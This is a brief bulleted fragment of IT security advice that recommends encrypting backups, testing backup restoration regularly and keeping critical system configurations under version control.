- Encrypt backup data
- Test backup restoration procedures regularly
- Maintain version control for critical system configurations